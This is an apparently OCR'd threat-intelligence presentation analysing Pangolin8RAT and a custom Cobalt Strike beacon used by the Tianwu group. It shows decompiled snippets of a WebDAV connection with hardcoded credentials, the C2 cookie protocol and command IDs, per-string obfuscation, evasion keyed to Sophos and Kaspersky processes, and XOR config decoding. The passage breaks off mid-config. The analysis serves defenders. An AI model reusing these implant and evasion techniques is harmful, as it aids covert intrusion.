
- Pangolin8RAT creates and reads multiple files within a designated working folder during runtime.
- Path of working folder differs across attack campaign, but the Pangolin8RAT observed in this campaign follow the rules below:
  - The working folder path is read from a file named **edrconfig.dat**, located either in the same directory as the module file or under **C:\ProgramData** .
  - If **edrconfig.dat** is not present, **C:\ProgramData\NvStarted** (or **%TEMP%\NvStarted** if access fails) will be used as working folder.

Architecture

```
MoveFileExW(pluginFilePathWstr, 0, MOVEFILE_DELAY_UNTIL_REBOOT);
```

> If *dwFlags* specifies **MOVEFILE_DELAY_UNTIL_REBOOT** and *lpNewFileName* is **NULL**, **MoveFileEx** registers the *lpExistingFileName* file to be deleted when the system restarts. If *lpExistingFileName* refers to a directory, the system removes the directory at restart only if the directory is empty.

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-movefileexw



TLP:CLEAR

Filesystem Artifacts

The following files can be created during runtime or placed by the attacker under the working folder. Filenames and indicators have been changed from samples observed in past attack campaign.

*: Tick Count

Filename	Description
xdr*.log	Pangolin8RAT plugin manager (deleted when the system restarts).
KB*.dat	Pangolin8RAT plugin (deleted when the system restarts).
NvStarted	Configuration data. If not presented, the data is generated from a PE resource. File might be XOR encoded using computer name.
IntelCPHS.log	A C2 host name or IP address used in the Host request header.
edrconfig.log	A string (possibly a campaign ID) sent to the C2 server. If not presented, the value is retrieved from the configuration.

Access to Nutstore (坚果云)

During its initialization procedure of Plugin Manager, Pangolin8RAT connects to the WebDAV server of **Nutstore**, a file-sharing service operated by **Shanghai YiJing Network Tech Co., Ltd**.

```
65  netrsrc.lpRemoteName = L"https://dav.jianguoyun.com/dav/";
66  *var_88 = 0x587A754987775F67LL;                 // 67 5F 77 87 49 75 7A 58 77 77 70 7E 7F 8D 67
67                                                  // WNetAddConnection3W
68  *&var_88[8] = 0x6C678D7F7E707777LL;
```


```
81  WNetAddConnection3W = malware_get_proc_address(hMprDll, var_88);
82  WNetAddConnection3W(0, &netrsrc, L"sb_avast", L"avast_sb", 0);
```

Username: `avast_sb` / Password: `sb_avast`


Configuration Data (in PE Resource)

Offset = 0x000
Number of C2 Entry → 1

Offset = 0x004
Comment String → the comment here



Offset = 0x20C
C2 Protocol (1) → HTTPS



Offset = 0x220
C2 Address (1) → fretter[.]org

Offset = 0x428
C2 Port Number (1) → 443

TLP:CLEAR

C2 Communication (HTTPS)

When HTTPS is used, an HTTP request, as shown on the right, is sent to the C2 server.

Data will be stored in the Cookie request header using the structure described on the next page.

The custom request header **X-EDR-AppID** with the value **avast** is present in every request.

```
GET / HTTP/1.1
Cookie: [Base64 Encoded Cookie Data]
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
Pragma: no-cache
Cache-control: no-transform
X-EDR-AppID: avast
```

Structure of Cookie Data

The data is organized into the structure shown below, Base64-encoded, and then sent to the C2 server via the Cookie header.

The response from the C2 server follows the same structure.

Offset	Description
0x00	Size of Raw Payload Data
0x04	Command ID
0x08	CRC32 Hash of Raw Payload Data
0x0C	Size of Raw Payload Data
0x10	LZNT1 Compressed Payload Data

Same Value

Command ID (Malware → C2 Server)

Command IDs have been modified compared to previous samples.
The first six hex digits may represent a malware version identifier.
Previous samples contained values such as **0x191817** and **0x202103**.

Command ID	Description
0x2022041C	Result of command 0x2022041A
0x20220425	Result of other command execution
0x20220430	Sanity check
0x20220431	Request plugin data
0x20220481	System information of the infected host (Check-In)

Command ID (C2 Server → Malware)

Command ID	Description
0x20220403	Not implemented
0x2022041A	Get current configuration data
0x2022041B	Update configuration data by writing payload data to **NvStarted**
0x20220426	Impersonates the logged-on user or the explorer.exe process
0x20220427	Call the **RevertToSelf** API
0x20220432	Execute payload data as shellcode
0x20220434	Receive plugin data


IntelCPHS.log

- When Pangolin8RAT accesses the C2 server, it checks for the existence of the file **IntelCPHS.log** under the working folder.
- If the file exists, Pangolin8RAT sets the value of the Host request header to the file's contents.

```
GET / HTTP/1.1
Cookie: [Base64 Encoded Cookie Data]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Host: [Content of IntelCPHS.log file]
<snip>
```

Layout of the Attacker's Infrastructure

The following diagram illustrates a possible layout of the attacker’s infrastructure inferred from malware analysis result.



This scheme was also used in a previous attack campaign:
Operation Dragon Castling: APT group targeting betting companies
https://www.gendigital.com/blog/insights/research/operation-dragon-castling-apt-group-targeting-betting-companies
(Published by Threat Research Team from Gen Digital Inc.)

Evolution 1: Binary Obfuscation

- Strings used in both the CoreX Loader and Pangolin8RAT observed in this campaign were heavily obfuscated.


```
*_Right = 0x587A754987775F67LL;                 // 67 5F 77 87 49 75 7A 58 77 77 70 7E 7F 8D 67 6C 6E 52 71 1B
                                                // WNetAddConnection3W
*&_Right[8] = 0x6C678D7F7E707777LL;
*&_Right[16] = 0x1B71526E;
*&_Right[20] = 0u;
v49 = 0;
for ( i = 0; i < 0x2C; ++i )
  _Right[i] = i + _Right[i] - 2 * (_Right[i] & (0xE9FFDC6400AE0702uLL - _Right + &_Right[i])) + 2 - 14;
```

- Some Pangolin8RAT samples from earlier campaign also employed simple string obfuscation (using a shared key across all strings).
- In contrast, this sample obfuscate each string with a unique key, significantly increasing the effort for automated deobfuscation.

Evolution 2: RTTI Suppression

- Pangolin8RAT observed in this campaign suppresses C++ RTTI, including class names and inheritance hierarchy metadata.
- Identifying class instances and reconstructing high-level code structure becomes significantly more difficult.

```
??_7HttpsConnectSession@@6B@ dq offset HttpsConnectSession__s
                                        ; DATA XREF: HttpsCor
                                        ; HttpsConnectSessior
                dq offset nullsub_1
                dq offset nullsub_1
                dq offset HttpsConnectSession__sub_180011DF8
                dq offset HttpConnectSession__sub_180011E22
                dq offset HttpsConnectSession__sub_180011E46
                dq offset HttpsConnectSession__sub_180012258
                dq offset HttpsConnectSession__sub_180012966
```




```
off_1800630F0   dq offset sub_180009970 ; DATA XR
                                        ; sub_180
                dq offset _guard_check_icall_nop
                dq offset _guard_check_icall_nop
                dq offset sub_18000990C
                dq offset sub_180009960
                dq offset sub_180008F78
                dq offset sub_180009288
                dq offset sub_180009908
```

SHA256: ff556c45bb1734bc2f29d7465291a3a4c209ef4deb91aebff81634934466c00d

Evolution 3: Detection Evasion

- Pangolin8RAT observed in this campaign reads or saves its configuration data to a file named **NvStarted** under the working folder.
- If a process **sspservice.exe** or **avp.exe** is detected, the configuration file is XOR-encoded using the victim host's computer name as the key.



Sophos System Protection Service	`SSPService.exe`	Collects and uses information from Sophos components to detect threats.	Endpoint, Server


https://docs.taegis.secureworks.com/sophos_agent/sophos_tech_details/

How to get dump files of AVP.EXE process for a Kaspersky application

https://support.kaspersky.com/us/common/diagnostics/8006

In-Depth Analysis: Custom Cobalt Strike Beacon

Execution Flow



* Loader only functions when the module filename matches the expected value.

Trial / Pirated Version?

- An EICAR test string was embedded in the **Stager** payload.
- This artifact suggests that Tianwu may have been using a trial or pirated version of the Cobalt Strike framework.

```
aZzxzz          db 'zzxzz',0
a5oPAp4Pzx54P7c db '5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+'
                db 'H*',0
a5oP            db '5O!P',0
aUserAgentMozil db 'User-Agent: Mozilla/5.0 (X111; Linux x86_64) AppleWebKit/537.36 ('
```

- An EICAR test string was not present in the **Custom Beacon** payload.
- This observation suggests that Tianwu rebuilt the **Custom Beacon** payload, while continuing to reuse a default **Stager** payload.

Custom Cobalt Strike Beacon

Tianwu's Custom Cobalt Strike Beacon exhibits the following differences compared to a standard Cobalt Strike Beacon:

- Embedded BOF (Beacon Object File) for custom sleep mask
  - Beacon uses its original implementation in embedded BOF.
  - BOF masks in-memory code of Beacon and heap memory using a random 13-byte XOR key to evade memory-based detection.

```
aSleepmaskInfor db 'SleepMask information:',0Ah,0
aSleepmaskP     db 'sleepmask: %p',0Ah,0
aBeaconptrP     db 'beaconPtr: %p',0Ah,0
aSectionSoff8ld db 'section: sOff %8ld - eOff %8ld : sAddr %p - eAddr %p',0Ah,0
aTextSectionMas db 'TEXT SECTION: mask: %d start: %ld end: %ld',0Ah,0
```

Custom Cobalt Strike Beacon

- Modified configuration encoding method
  - The configuration data is XOR-encoded using a 6-byte key ***+,,-.** .
  - In contrast, a standard Beacon typically uses a single-byte XOR key (e.g., 0x2E or 0x69) to decode its configuration.

```
qmemcpy(configXorKey, "*+,,-.", sizeof(configXorKey));
```

<snip>

```
v1 = &g_EncodedConfig;
v2 = 0;
v3 = 4096;
do
{
  v4 = v2++;
  *v1++ ^= configXorKey[v4 % 6];
  --v3;
}
while ( v3 );
```

```
.data:0000000180040060 g_EncodedConfig db  2Ah ; *
.data:0000000180040060
.data:0000000180040061                 db  2Ah ; *
.data:0000000180040062                 db  2Ch ; ,
.data:0000000180040063                 db  2Dh ; -
.data:0000000180040064                 db  2Dh ; -
.data:0000000180040065                 db  2Ch ; ,
.data:0000000180040066                 db  2Ah ; *
.data:0000000180040067                 db  23h ; #
.data:0000000180040068                 db  2Ch ; ,
.data:0000000180040069                 db  2Eh ; .
.data:000000018004006A                 db  2Dh ; -
```

Decoded Configuration Data

The following shows the decoded configuration data parsed using a customized version of 1768.py, originally developed by Didier Stevens.

```
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 5000
0x0004 maxgetsize                       0x0002 0x0004 1398199
0x0005 jitter                           0x0001 0x0002 20
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d01010105000
0x0008 server,get-uri                   0x0003 0x0100 'lbi7.com,/api/v9/auth/login'
```

```
0x0025 license-id                       0x0002 0x0004 0 trial or pirated?
```

*** Full:** https://github.com/mopisec/jsac2026-continuous-evolution-of-tianwu/blob/main/CustomBeaconConfig.txt

Unexpected C2 Host in Request Header

- The host of the C2 server was configured as **lbi7[.]com** .
- However, an unexpected host value **hiperchat[.]org** was also present in the decoded configuration data.

```
0x000d http_post_header                    0x0003 0x0200
  Const_parameter status=yes
